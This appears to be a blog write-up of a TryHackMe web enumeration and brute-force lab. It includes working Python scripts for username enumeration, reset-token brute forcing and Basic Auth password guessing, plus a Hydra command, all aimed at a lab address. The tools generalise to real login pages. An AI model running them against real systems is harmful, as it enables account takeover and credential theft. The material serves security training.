Web Enumeration & Brute Force: From Manual Checks to Python Automation
Introduction
In the world of web security, Enumeration is the art of being a digital detective. It’s not just about finding what’s open, but understanding how the system “talks” back to us.
In this post, I document my journey through the Enumeration & Brute Force lab. We explore how to identify valid users through verbose errors, exploit weak password reset tokens, and crack HTTP Basic Authentication. Most importantly, I share the custom Python scripts I developed to automate these attacks faster than traditional tools.
1. Authentication Enumeration
Authentication enumeration occurs when a web application reveals whether a username exists or not based on the error message returned.
The Concept: Verbose Errors
A secure application should return generic messages like “Invalid username or password”. However, vulnerable applications are “chatty”:
- Invalid Username: Returns “User does not exist”.
- Valid Username: Returns “Invalid password”.
This difference allows us to build a list of valid users before even guessing passwords.

Fig 1: Burp Suite Intruder showing different response lengths for valid vs invalid users.
Automation: High-Speed User Enum Script
Instead of relying on the slow community version of Burp Suite, I wrote a multi-threaded Python script that checks valid emails by analyzing the response.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
import requests
import sys
from concurrent.futures import ThreadPoolExecutor

s = requests.Session()

def check_email(email):
    url = "http://10.80.136.172/labs/verbose_login/functions.php"
    headers = {
        'Host': 'enum.thm',
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64)',
        'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
    }
    data = {'username': email, 'password': 'password', 'function': 'login'}

    try:
        response = s.post(url, headers=headers, data=data, timeout=5)
        response_json = response.json()

        if 'Email does not exist' not in response_json['message']:
            print(f"\n[+] 🔥 BOOM! VALID FOUND: {email}")
            with open("valid_emails.txt", "a") as f:
                f.write(email + "\n")
        else:
            print(".", end="", flush=True)
    except Exception:
        pass

def main():
    if len(sys.argv) != 2:
        print("Usage: python3 fast_enum.py <email_list>")
        sys.exit(1)

    email_file = sys.argv[1]
    with open(email_file, 'r') as file:
        emails = [line.strip() for line in file.readlines() if line.strip()]

    print(f"[*] Starting scan on {len(emails)} emails with 20 threads...")
    with ThreadPoolExecutor(max_workers=20) as executor:
        executor.map(check_email, emails)

if __name__ == "__main__":
    main()
2. Exploiting Predictable Tokens
Password reset tokens should be long, random, and complex. However, some developers use weak random number generators (e.g., mt_rand(100, 200)), making the token predictable and easy to brute force.
The Vulnerability
If the reset link looks like reset_password.php?token=123, an attacker can request a reset for an admin account and brute-force the token parameter (000–999) to hijack the account.

Fig 2: The vulnerable URL structure showing the simple token parameter.
Automation: Token Breaker Script
Since the range is small, this script finds the correct token in seconds by looking for a response size anomaly.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
import requests
from concurrent.futures import ThreadPoolExecutor
import os

TARGET_IP = "10.80.136.172"
BASE_URL = f"http://{TARGET_IP}/labs/predictable_tokens/reset_password.php"
HOST_HEADER = "enum.thm"
PARAM_NAME = "token"
FAILURE_TEXT = "Invalid token"

def check_token(token_value):
    params = {PARAM_NAME: token_value}
    headers = {'Host': HOST_HEADER}

    try:
        response = requests.get(BASE_URL, params=params, headers=headers, timeout=5)

        if FAILURE_TEXT not in response.text:
            print(f"\n[+] 🔥 BOOM! Valid Token Found: {token_value}")
            print(f"[+] Link: {BASE_URL}?{PARAM_NAME}={token_value}")

            if "password" in response.text.lower():
                print("✅ CONFIRMED: Found 'password' field in HTML!")
            os._exit(0)
        else:
            print(".", end="", flush=True)
    except:
        pass

def main():
    print("[*] Brute Forcing Token...")
    tokens_list = range(100, 201)
    with ThreadPoolExecutor(max_workers=20) as executor:
        executor.map(check_token, tokens_list)

if __name__ == "__main__":
    main()
3. HTTP Basic Authentication
Basic Auth transmits credentials as a Base64 encoded string (Authorization: Basic user:pass). While simple, it’s vulnerable to brute force attacks if weak passwords are used.

Fig 3: The browser prompt requesting Basic Authentication credentials.
Tool 1: Hydra (The Standard)
Hydra is the go-to tool for this. Always verify the path to avoid false positives.
1
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.80.136.172 http-get /labs/basic_auth/ -f -vV

Fig 4: Hydra successfully cracking the password.
Tool 2: Universal Python Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import requests
import base64
import sys
from concurrent.futures import ThreadPoolExecutor
import os

TARGET_URL = "http://10.80.136.172/labs/basic_auth/"
USERNAME = "admin"

def try_login(password):
    creds = f"{USERNAME}:{password}"
    b64_creds = base64.b64encode(creds.encode()).decode()
    headers = {'Authorization': f'Basic {b64_creds}'}

    try:
        response = requests.get(TARGET_URL, headers=headers, timeout=5)
        if response.status_code == 200:
            print(f"\n[+] 🔓 CRACKED! Password: {password}")
            os._exit(0)
    except:
        pass
4. Passive Reconnaissance
Before touching the server, we can find hidden gems using:
1
2
3
4
Wayback Machine: login_old.php
Google Dorks:
site:target.com filetype:log
site:target.com inurl:admin

Fig 5: Using passive reconnaissance tools to find hidden endpoints.
Conclusion
Enumeration is not just about running tools; it’s about understanding the application’s logic. By combining manual verification with custom scripting (Python/Bash), we can overcome the limitations of standard tools and conduct more efficient security assessments.

Fig 6: A complete mind-map for Web Enumeration & Brute Force Strategy.
Disclaimer: This post is for educational purposes only based on a TryHackMe lab environment.